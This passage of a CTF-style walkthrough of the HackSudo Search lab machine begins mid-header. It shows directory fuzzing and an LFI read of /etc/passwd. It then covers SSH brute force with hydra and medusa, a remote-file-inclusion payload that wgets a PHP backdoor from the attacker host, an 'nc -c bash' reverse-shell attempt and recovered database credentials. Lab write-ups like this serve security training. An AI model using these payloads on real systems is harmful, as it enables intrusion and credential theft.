5.SE=XFI1F_woVLALNjtv9h7KjN1LVfqJ96JpDcMHAv9QwGXtxSgjnBxqZQidUX2JhOz2blucKPH0MoeCoiO8epg7OvCVrI_
YdywZ2DQCU7Hs_py5UFBd66kh2DBbz5D4hVqOKJla7me4anVOMYfYzdEv5ODgwmFXhuUPhfH963q0M6E; CONSENT=
PENDING+087; 1P_JAR=2022-10-16-06; AEC=
AakniG0ej41Q8-1urjfmP89euiyb-vuaSZ7847a7b6-YnegsIWN0YhMJWis; OTZ=6689249_72_76_104100_72_446760;
 OGPC=19027681-1:; OGP=-19027681:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.78.25/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

To my knowledge it looks like nothing we can use at the moment

In terms of services available

- Apache is “Apache httpd 2.4.38 ((Debian))
- SSH: OpenSSH 7.9
-

Checked searchsploit



```
Apache 2.0.4x mod_php - File Descriptor Leakag
Apache 2.2.4 - 413 Error HTTP Request Method C
Apache 2.4.17 - Denial of Service
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful'
Apache 2.4.23 mod_http2 - Denial of Service
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Un
Apache 2.4.7 mod_status - Scoreboard Handling 
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Le
Apache HTTP Server 2.4.49 - Path Traversal & R
Apache HTTP Server 2.4.50 - Path Traversal & R
Apache HTTP Server 2.4.50 - Remote Code Execut
Apache HTTP Server 2.4.50 - Remote Code Execut
Apache JackRabbit 1.4/1.5 Content Repository (
Apache JackRabbit 1.4/1.5 Content Repository (
Apache OFBiz - Admin Creator
Apache Shiro 1.2.4 - Cookie RememberME Deseria
Apache Tomcat (Windows) - 'runtime.getRuntime(
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Inf
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Infor
Apache Tomcat 3.2.3/3.2.4 - Example Files Web 
Apache Tomcat 4.0/4.1 - Servlet Full Path Disc
Apache Tomcat 5 - Information Disclosure
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 
Apache Tomcat 5.5.25 - Cross-Site Request Forg

┌──(kali㉿kali)-[~]
└─$ searchsploit apache | grep 2.4
```


SSH showed nothing useful, there is a local privilege escalation for this apache but we don't even have file access so we can't use that either.

Stuck here and looked at the guide

Looking at guide they used a better directory search string than me


- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -x php,txt,zip,py -u 192.168.78.25 | grep -v "403"

Much nicer output!



```
===============================================================
2022/10/16 08:06:00 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.78.25/LICENSE          (Status: 200) [Size: 1074]
http://192.168.78.25/account          (Status: 301) [Size: 316] [--> http://192.168.78.25/account/]
http://192.168.78.25/assets           (Status: 301) [Size: 315] [--> http://192.168.78.25/assets/]
http://192.168.78.25/crawler.php      (Status: 500) [Size: 0]
http://192.168.78.25/images           (Status: 301) [Size: 315] [--> http://192.168.78.25/images/]
http://192.168.78.25/index.php        (Status: 200) [Size: 715]
http://192.168.78.25/javascript       (Status: 301) [Size: 319] [--> http://192.168.78.25/javascript/]
http://192.168.78.25/robots.txt       (Status: 200) [Size: 75]
http://192.168.78.25/robots.txt       (Status: 200) [Size: 75]
http://192.168.78.25/search.php       (Status: 200) [Size: 165]
http://192.168.78.25/search1.php      (Status: 200) [Size: 2918]
http://192.168.78.25/submit.php       (Status: 200) [Size: 165]

===============================================================
```

Search1 looks interesting, inspecting the page we see



```
}
</style>
<title>
Hacksudo::search
</title>
</head>
<body style="background-color:Navy;">
<!-- find me @hacksudo.com/contact @fuzzing always best option :)  -->
<font color=white>

<div class="topnav">
  <a class="active" href="?find=home.php">Home</a>
  <a href="?Me=about.php">About</a>
  <a href="?FUZZ=contact.php">Contact</a>
  <div class="search-container">
    <form action="submit.php">
      <input type="text" placeholder="Search.." name="search">
      <button type="submit"><i class="fa fa-search"></i></button>
    </form>
  </div>
</div>

<div style="padding-left:16px">
  <h1><font color=red>HackSudo</font> Search box</h1>
  <p>JumpStation The web crawler with Google</p>
</div>

<!DOCTYPE html>
```

From the walkthrough:

- **Since the page is loading PHP files, remote file inclusion may be possible (RFI)**

Performing fuzzing on the website to see if we can input any interesting files or information that can give us some sort of feedback as PHP files can be included, we are essentially testing for RFI.


- sudo wfuzz -c -w --hw 28 /usr/share/wordlists/dirb/big.txt -u http://192.168.78.25/search1.php?**FUZZ**=about.php

FUZZ is what is being tested for different values, we are attempting to receive a positive response back from the server for some value to find out which value allows GET requests to the server in order to fetch other data (file traversal).

My own:

Finding out what parameter causes the site to retrieve information with the GET request has allowed me to replace the parameter following the request with /etc/passwd.

- . http://192.168.78.25/search1.php?me=/etc/passwd



HackSudo Search box


JumpStation The web crawler with Google

root:x:0:0:root:/root:/bin/bash daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:*:2:2:bin:/bin:/usr/sbin/nologin sys:*:3:3:sys:/dev:/usr/sbin/nologin sync:*:4:65534:sync:/bin:/bin/sync games:*:5:60:games:/usr/games:/usr/sbin/nologin man:*:6:12:man:/var/cache/man:/usr/sbin/nologin lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:*:8:8:mail:/var/mail:/usr/sbin/nologin news:*:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:*:13:13:proxy:/bin:/usr/sbin/nologin www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin backup:*:34:34:backup:/var/backups:/usr/sbin/nologin list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:*:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:*:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:*:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:*:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin hacksudo:x:1000:1000:hacksudo,,,:/home/hacksudo:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false monali:x:1001:1001:,,,:/home/monali:/bin/bash john:x:1002:1002:,,,:/home/john:/bin/bash search:x:1003:1003:,,,:/home/search:/bin/bash

From here we can find the user accounts and create a file to attempt to brute force SSH


- john
- root
- hacksudo
- monali
- search

- hydra -L names.txt -P rockyou.txt 192.168.78.25 ssh -o hydraOutput.txt -t 4



```
┌──(kali㉿kali)-[~]
└─$ hydra -L names.txt -P rockyou.txt 192.168.78.25 ssh -o hydraOutput.txt -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-16 11:09:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session f
ound, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 57377596 login tries (l:4/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://192.168.78.25:22/
```

Whilst this runs we should attempt to ssh with default credentials (user/user or user/nothing)



```
┌──(kali㉿kali)-[~]
└─$ sudo ssh john@192.168.78.25
[sudo] password for kali:
john@192.168.78.25's password:
Permission denied, please try again.
john@192.168.78.25's password:
Permission denied, please try again.
john@192.168.78.25's password:

┌──(kali㉿kali)-[~]
└─$ sudo ssh hacksudo@192.168.78.25
hacksudo@192.168.78.25's password:
Permission denied, please try again.
hacksudo@192.168.78.25's password:
Permission denied, please try again.
hacksudo@192.168.78.25's password:

┌──(kali㉿kali)-[~]
└─$ sudo ssh monali@192.168.78.25
monali@192.168.78.25's password:
Permission denied, please try again.
monali@192.168.78.25's password:
Permission denied, please try again.
monali@192.168.78.25's password:
```

None worked sadly

The hydra password crack is going to take far too long

We attempt to use medusa

- sudo medusa -U names.txt -P rockyou.txt -h 192.168.78.25 -M ssh

It will also take far too long

The next step would be to see if we can get a reverse shell by redirecting the get request to a website with a file of our own on it such as a php shell and execute a command to have it download so we may be able to navigate to it via a directory.

To host the webshell

- cp /usr/share/webshells/php/qsd-php-backdoor.php .
- python -m SimpleHTTPServer 80


Construct the download string payload

- <?php system(‘wget http://192.168.78.14/qsd-php-backdoor.php’);?>
- Save into a php file called **commandexe.php**


- Note: Make sure to remove and re-add quotes if you have to since they sometimes do not work

In the web address

- 192.168.78.25/search1.php?me=http://192.168.78.14/commandexe.php
- The below image shows us that not only has the GET request to get the command file has worked, it has also grabbed the reverse shell for us too.



```
192.168.78.25 - - [16/Oct/2022 11:31:12] "GET /commandexe.php HTTP/1.0" 200 -
192.168.78.25 - - [16/Oct/2022 11:31:12] "GET /qsd-php-backdoor.php HTTP/1.1" 200 -
```



Server Information:
Operating System: Linux
PHP Version: 7.3.27-1~deb10u1 *View phpinfo()*

Directory Traversal
Go to current working directory
Go to root directory
Go to any directory:
/ Go

Execute MySQL Query:


host	localhost
user	root
password	
database	
query	

Execute

Execute Shell Command (safe mode is off): Go

We should find out the OS of the system

- uname -a



Command: *uname -a*

```
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
```

Can you Dirty Cow? (Linux v 2.6.22 < 3.9)

- No as it is 4.19.171-2

Maybe we should navigate around and enumerate some more

Attempted to upload linux exploit suggester but we were unable to write to the /tmp directory

We attempted to execute the command to find all writable directories

- find / -type d \(-perm -g+w -or -perm -o+w \) -exec ls -adl {}
- Received no directories

Attempted to find files with root executable permissions that we may be able to edit


- find / -user root \(-perm -4000 -o -perm -2000 \) 2>/dev/null
- Nothing useful

Attempted to find any processes currently running as root

- ps aux | grep "root"

If only we searched the OS a bit sooner we would have found this exploit


- https://github.com/0xdevil/CVE-2021-3156



```
Linux debian 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
```

- Unable to get this exploit working…


Attempted to create a reverse shell using the shell command executable



Execute Shell Command (safe mode is off): nc -c bash 192.168.78.14 4444

Nothing

Attempted to find users and passwords using the sql information we retrieved from earlier




Server Information:
Operating System: Linux
PHP Version: 7.3.27-1~deb10u1 *View phpinfo()*

Directory Traversal
Go to current working directory
Go to root directory
Go to any directory:

Execute MySQL Query:
host localhost
user hiraman
password MyD4dSuperH3r0!
database
query get * from password

